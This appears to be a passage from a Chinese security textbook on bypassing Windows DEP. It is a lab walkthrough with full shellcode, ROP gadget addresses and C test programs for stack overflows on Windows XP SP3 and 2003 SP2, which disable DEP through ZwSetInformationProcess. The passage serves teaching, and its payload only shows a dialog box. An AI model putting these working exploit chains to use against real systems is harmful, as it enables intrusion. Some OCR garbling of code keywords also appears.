"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"//MOV EAX,1 RETN 地址
"\x85\x8B\x1D\x5D"//修正 EBP
"\x19\x4A\x97\x7C"//增大 ESP
"\xB4\xC1\xC5\x7D"//jmp esp
"\x24\xCD\x93\x7C"//关闭 DEP 代码的起始位置
"\xE9\x33\xFF\xFF"//回跳指令
"\xFF\x90\x90\x90"
;
voidtest()
{
        chartt[176];
        strcpy(tt,shellcode);
}
intmain()
{
        HINSTANCEhInst = LoadLibrary("shell32.dll");
        chartemp[200];
        test();
        eturn 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）将函数的返回地址覆盖为类似 MOV AL,1 retn 的指令，在将 AL 置 1 后转入 0x7C93CD24 关闭 DEP。

（4）DEP 关闭后 shellcode 就可以正常执行了。

实验环境如表 12-3-1 所示。

表 12-3-1　实验环境

	推荐使用的环境	备　　注
操作系统	Window XP SP3	
DEP 状态 O	ptout	
编译器 V	C++ 6.0	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

通过前面的分析，我们需要先找到类似 MOV AL,1 RETN 的指令，即可以将 AL 置 1，又可以通过 retn 收回程序控制权。OllyFindAddr 插件的 Disable DEP→Disable DEP <=XP SP3 搜索结果的 Step2 部分就是符合要求的指令。搜索结果如图 12.3.4 所示。




图 12.3.4　类似 MOV AL,1 retn 的指令搜索结果

为了避免执行 strcpy 时 shellcode 被截断，我们需要选择一个不包含 0x00 的地址，本次实验中我们使用 0x7C92E252 覆盖函数的返回地址。关于覆盖掉函数返回地址所需字符串长度的计算我们不再讨论，大家可以根据我们前面介绍的方法来自行计算，在本次实验中我们需要 184 个字节可以覆盖掉函数返回地址，所以我们在 181~184 字节处放上 0x7C92E252，shellcode 内容如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"....."
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"//MOV EAX,1 RETN 地址
;
```

然后编译程序，用 OllyDbg 加载调试程序。在 0x7C92E257，即 MOV EAX,1 后边的 RETN 指令处暂停程序。观察堆栈可以看到此时 ESP 指向 test 函数返回地址的下方，而这个 ESP 指向的内存空间存放的值将是 RETN 指令要跳到的地址，如图 12.3.5 所示。




图 12.3.5　执行 retn 指令时内存状态

所以我们需要在这个位置放上 0x7C93CD24 以便让程序转入关闭 DEP 流程，我们为 shellcode 添加 4 个字节，并放置 0x7C93CD24，如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"//MOV EAX,1 RETN 地址
"\x24\xCD\x93\x7C"//关闭 DEP 代码的起始位置
;
```

重新编译程序后，用 OllyDbg 重新加载程序，在 0x7C93CD6F，即关闭 DEP 后的 RETN 4 处下断点，然后让程序直接运行。但程序并没有像我们想象的那样在 0x7C93CD6F 处中断，而是出现了异常。如图 12.3.6 所示，程序现在需要对 EBP-4 位置写入数据，但 EBP 在溢出的时候被破坏了，目前 EBP-4 的位置并不可以写入，所以程序出现了写入异常，所以我们现在的 shellcode 布局是行不通的，在转入 0x7C93CD24 前我们需要将 EBP 指向一个可写的位置。




图 12.3.6　EBP　在溢出时被破坏

我们可以通过类似 PUSH ESP POP EBP RETN 的指令将 EBP 定位到一个可写的位置，依然请出我们的 OllyFindAddr 插件，我们可以在 Disable DEP <=XP SP3 搜索结果的 Setp3 部分查看当前内存中所有符合条件的指令，如图 12.3.7 所示。




图 12.3.7　修正 EBP 指令的搜索结果

指令虽然找到了不少，但符合条件的不多。首先回顾一下图 12.3.5 中各寄存器的状态，所有的寄存器中只有 ESP 指向的位置可以写入，所以现在我们只能选择 PUSH E SP PO P E BP RETN 指令序列了。现在还有一个严重的问题需要解决，我们直接将 ESP 的值赋给 EBP 返回后，ESP 相对 EBP 位于高址位置，当有入栈操作时 EBP-4 处的值可能会被冲刷掉，进而影响传入 ZwSetInformationProcess 的参数，造成 DEP 关闭失败。

我们不妨先使用 0x5D1D8B85 处的 PUSH ESP POP EBP RETN 04 指令来修正 EBP，然后再根据堆栈情况想办法消除 EBP-4 被冲刷的影响。先对 shellcode 重新布局，在转入关闭 DEP 流程前加入修正 EBP 指令，代码如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"....."
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"        //MOV EAX,1 RETN 地址
"\x85\x8B\x1D\x5D"        //修正 EBP
"\x24\xCD\x93\x7C"        //关闭 DEP 代码的起始位置
;
```

重新编译程序后用 OllyDbg 加载，在 0x7C95683B 处，即 CALL ZwSetI nformationProcess 时下断点，待程序中断后观察堆栈情况。如图 12.3.8 所示，EBP-4 中的内容已经被冲刷掉，内容已经被修改为 0x22，根据_KEXECUTE_OPTIONS 结构我们知道 DEP 只和结构中的前 4 位

有关，只要前 4 位为二进制代码为 0100 就可关闭 DEP，而 0x22（00100010）刚刚符合这个要求，所以用 0x22 冲刷掉 EBP-4 处的值还是可以关闭 DEP 的。




图 12.3.8 EBP-4 处被修改为 0x22

虽然现在我们已经关闭了 DEP，但是我们失去了进程的控制权。我们再来看看关闭 DEP 后程序返回时的堆栈情况：按 F8 键单步运行程序，在 0x7C93CD6F 处，即 RETN 4 处暂停，观察堆栈情况。如图 12.3.9 所示，ESP 指向 0x0012FEBC，大家看这个 0x00000004 是不是很眼熟？这就是关闭 DEP 时的 PUSH 4 操作的结果，这个位置也被冲刷了！现在有家回不去，所以我们不能简单地在修正 EBP 后直接关闭 DEP，还需要对 ESP 或者 EBP 进行调整。




图 12.3.9 关闭 DEP 后程序返回时返回地址被冲刷

一般来说当 ESP 值小于 EBP 时，防止入栈时破坏当前栈内内容的调整方法不外乎减小 ESP 和增大 EBP，由于本次实验中我们的 shellcode 位于内存低址，所以减小 ESP 可能会破坏 shellcode，而增大 EBP 的指令在本次实验中竟然找不到。一个变通的方法是增大 ESP 到一个

安全的位置，让 EBP 和 ESP 之间的空间足够大，这样关闭 DEP 过程中的压栈操作就不会冲刷到 EBP 的范围内了。

我们可以使用带有偏移量的 RETN 指令来达到增大 ESP 的目的，如 RETN 0x 28 等指令可以执行 RETN 指令后再将 ESP 增加 0x28 个字节。我们可以通过 OllyFindAddr 插件中的 Overflow return address-> POP RETN+N 选项来查找相关指令，查找部分结果如图 12.3.10 所示。

```
7C973BFF Found: RETN 8   at 0x7c973bff     Module:  C:\WINDOWS\system32\ntdll.dll
7C973E12 Found:POP EDI POP EBX POP ESI POP EBP  RETN 4  at 0x7c973e12     Module:  C:\WINDOWS\system32\ntdll.dll
7C973EA4 Found:POP EDI POP ESI POP EBP  RETN 4  at 0x7c973ea4     Module:  C:\WINDOWS\system32\ntdll.dll
7C973F30 Found:POP EBP  RETN 4  at 0x7c973f30     Module:  C:\WINDOWS\system32\ntdll.dll
7C973FA6 Found: RETN c  at 0x7c973fa6     Module:  C:\WINDOWS\system32\ntdll.dll
7C9742DF Found:POP EBX POP EDI POP ESI POP EBP  RETN 4  at 0x7c9742df     Module:  C:\WINDOWS\system32\ntdll.dll
7C9744CE Found: RETN 4  at 0x7c9744ce     Module:  C:\WINDOWS\system32\ntdll.dll
7C974777 Found: RETN 8  at 0x7c974777     Module:  C:\WINDOWS\system32\ntdll.dll
7C974A19 Found: RETN 28  at 0x7c974a19     Module:  C:\WINDOWS\system32\ntdll.dll
7C974E86 Found: RETN 8  at 0x7c974e86     Module:  C:\WINDOWS\system32\ntdll.dll
7C974EAE Found:POP EBP  RETN c  at 0x7c974eae     Module:  C:\WINDOWS\system32\ntdll.dll
7C974ED1 Found:POP EBP  RETN 10  at 0x7c974ed1     Module:  C:\WINDOWS\system32\ntdll.dll
7C974F36 Found:POP EBP  RETN 8  at 0x7c974f36     Module:  C:\WINDOWS\system32\ntdll.dll
7C974F6F Found:POP EBP  RETN c  at 0x7c974f6f     Module:  C:\WINDOWS\system32\ntdll.dll
7C974FB4 Found:POP EBX POP EBP  RETN 4  at 0x7c974fb4     Module:  C:\WINDOWS\system32\ntdll.dll
7C97500A Found:POP EBP  RETN 8  at 0x7c97500a     Module:  C:\WINDOWS\system32\ntdll.dll
7C975043 Found:POP EBP  RETN c  at 0x7c975043     Module:  C:\WINDOWS\system32\ntdll.dll
7C975088 Found:POP EBX POP EBP  RETN 4  at 0x7c975088     Module:  C:\WINDOWS\system32\ntdll.dll
7C975175 Found:POP ESI POP EBP  RETN c  at 0x7c975175     Module:  C:\WINDOWS\system32\ntdll.dll
```

图 12.3.10 POP RETN+N 指令查找结果

在搜索结果中选取指令时只有一个条件：不能对 ESP 和 EBP 有直接操作。否则我们会失去对程序的控制权。在这我们选择 0x7C974A19 处的 RETN 0x 28 指令来增大 ESP。我们对 shellcode 重新布局，在关闭 DEP 前加入增大 ESP 指令地址。需要注意的是修正 EBP 指令返回时带有的偏移量会影响后续指令，所以我们在布置 shellcode 的时要加入相应的填充。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"....."
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"        //MOV EAX,1 RETN 地址
"\x85\x8B\x1D\x5D"        //修正 EBP
"\x19\x4A\x97\x7C"        //增大 ESP
"\x90\x90\x90\x90"        //jmp esp
"\x24\xCD\x93\x7C"        //关闭 DEP 代码的起始位置
;
```

我们依然在 0x7C93CD6F 处中断程序，注意千万不要在程序刚加载完就在 0x7C93CD6F 下断点，不然您会被中断到崩溃。我们建议您先在 0x7C95683B 处，即 CALL ZwSetInformationProcess 时下断点，然后单步运行到 0x7C93CD6F，堆栈情况如图 12.3.11 所示。

可以看到，增大 ESP 之后我们的关键数据都没有被破坏。执行完 RETN 0x04 后 ESP 将指向 0x0012FEC4，所以我们只要在 0x0012FEBC 放置一条 JMP ESP 指令就可让程序转入堆栈执行指令了。大家可以通过 OllyFindAddr 插件中的 Overflow return address→Find CALL/JMP ESP 来搜索符合要求的指令，部分搜索结果如图 12.3.12 所示。




图 12.3.11　增大 ESP 后关闭 DEP 返回时堆栈状态




图 12.3.12　CALL/JMP　ESP 指令部分搜索结果

本次实验我们选择 0x7DC5C1B4 处的 JMP ESP，然后我在 0x0012FEC4 处放置一个长跳指令，让程序跳转到 shellcode 的起始位置来执行 shellcode，根据图 12.3.11 中的内存状态，可以计算出 0x0012FEC4 距离 shellcode 起始位置有 200 个字节，所以跳转指令需要回调 205 个字节（200+5 字节跳转指令长度）。分析结束，我们开始布置 sh ellcode，shellcode 布局如图 12.3.13 所示。

弹对话框的机器码 168个字节	\x90填充 12个字节	AL置1 4个字节	修正EBP 4个字节	增大ESP 4个字节	JMP ESP 4个字节	关闭DEP 4个字节	回跳和\x90填充 8个字节
\xFC……\xF8	\x90\……\x90	\x52\xE2 \x92\x7C	\x85\x8B \x1D\x5D	\x19\x4A \x97\x7C	\xB4\xC1 \xC5\x7D	\x24\xCD \x93\x7C	\xE9\x33\xFF\xFF \xFF\x90\x90\x90

图 12.3.13　W indows XP SP3 下关闭 DEP 的 shellcode 布局

代码如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
```

```
    "....."
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x52\xE2\x92\x7C"        //MOV EAX,1 RETN 地址
    "\x85\x8B\x1D\x5D"        //修正 EBP
    "\x19\x4A\x97\x7C"        //增大 ESP
    "\xB4\xC1\xC5\x7D"        //jmp esp
    "\x24\xCD\x93\x7C"        //关闭 DEP 代码的起始位置
    "\xE9\x33\xFF\xFF"        //回跳指令
    "\xFF\x90\x90\x90"
```

按照图 12.3.13 中布局布置好 shellcode 后将程序重新编译，用 OllyDbg 加载程序，我们建议您在 0x7C93CD6F 处下断点，待程序中断后，我们按 F8 键单步运行程序，并注意各指令对堆栈及程序流程的影响，理解这种 shellcode 的布置思路。执行完 JMP E SP 后就可以看到程序转入 shellcode，如图 12.3.14 所示。




图 12.3.14　成功转入 shellcode

继续运行程序就可以看到熟悉的对话框，如图 12.3.15 所示。

补充一点，微软在 Windows 20 03 SP2 以后对 LdrpCheckNXCompatibility 函数进行了少许修改，对我们影响最大的是该函数在执行过程中会对 ESI 指向的内存附近进行操作，如图 12.3.16 所示。

这就要保证 ESI 指向的内存为可写内存，前边我们已经介绍过了调整 EBP 的方法，大家可以利用类似的指令如 push esp pop esi retn 来调整 ESI，这些指令显示在 OllyFindAddr 插件中 Disable DEP→Disable DEP >=2003 SP2 搜索结果的 step4 部分。




图 12.3.15 shellcode 成功执行




图 12.3.16 LdrpCheckNXCom patibility 函数返回前对[ESI+37]进行操作

但这些指令不是很好找到的，这里介绍一种变通的方法。

（1）找到 pop eax retn 指令，并让程序转入该位置执行。

（2）找到一条 pop esi retn 的指令，并保证在执行（1）中 pop eax 时它的地址位于栈顶，这样就可以把该地址放到 eax 中。

（3）找到 push esp jmp eax 指令，并转入执行。

这样就相当于执行了 push esp pop esi retn，esi 被指到了可写位置。下边我们给出一种可以在 Windows 2 003 SP2 下边成功溢出的代码，大家可以自行调试，感受一下跳板执行选取和 shellcode 布局的思路。代码运行环境为 Windows 20 03 SP2 中文版，代码中的各跳板地址可能需要重新调试。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
```

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE9\x77\xBE\x77"        //修正 EBP
"\x81\x71\xBA\x7C"        //pop eax retn
"\x0A\x1A\xBF\x7C"        //pop pop pop retn
"\x3D\x68\xBE\x7C"        //pop esi retn
"\xBF\x7D\xC9\x77"        //push esp jmp eax
"\x9B\xF4\x87\x7C"        //retn 0x30
"\x17\xF5\x96\x7C"        //关闭 DEP 代码的起始位置
"\x23\x1E\x1A\x7D"        //jmp esp
"\xE9\x27\xFF\xFF"        //跳转到 shellcode 起始地址
"\xFF\x90\x90\x90"
;
voidtest()
{
        chartt[176];
        strcpy(tt,shellcode);
}
intmain()
{
        HINSTANCEhInst = LoadLibrary("shell32.dll");
        chartemp[200];
        test();
return 0;
}
```

12.3.2 Ret2Libc 实战之利用 VirtualProtect

在 DEP 的四种工作模式中，Optout 和 AlwaysON 模式下所有进程是默认开启 DEP，这时候如果一个程序自身偶尔需要从堆栈中取指令，则会发生错误。为了解决这个问题微软提供了修改内存属性的 VirtualProtect 函数，该函数位于 kernel32.dll 中，通过该函数用户可以修改指

定内存的属性，包括是否可执行属性。因此只要我们在栈帧中布置好合适的参数，并让程序转入 VirtualProtect 函数执行，就可以将 shellcode 所在内存设置为可执行状态，进而绕过 DEP。

首先我们来看看 MSDN 上对 VirtualProtect 函数的说明。

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  DWORD dwSize,
  DWORD flNewProtect,
  PDWORD lpflOldProtect
);
```

各参数的意义为：

lpAddress，要改变属性的内存起始地址。

dwSize，要改变属性的内存区域大小。

flNewProtect，内存新的属性类型，设置为 PAGE_EXECUTE_READWRITE（0x40）时该内存页为可读可写可执行。

pflOldProtect，内存原始属性类型保存地址。

修改内存属性成功时函数返回非 0，修改失败时返回 0。

如果我们能够按照如下参数布置好栈帧的话就可以将 shellcode 所在内存区域设置为可执行模式。

```
    BOOL VirtualProtect(
    shellcode 所在内存空间起始地址,
    shellcode 大小,
    0x40,
    某个可写地址
);
```

这里有两个问题需要注意。

（1）参数中包含 0x00，strcpy 在复制字符串的时候会被截断，所以我们不能攻击 strcpy 函数，本次实验中我们改为攻击 memcpy 函数。

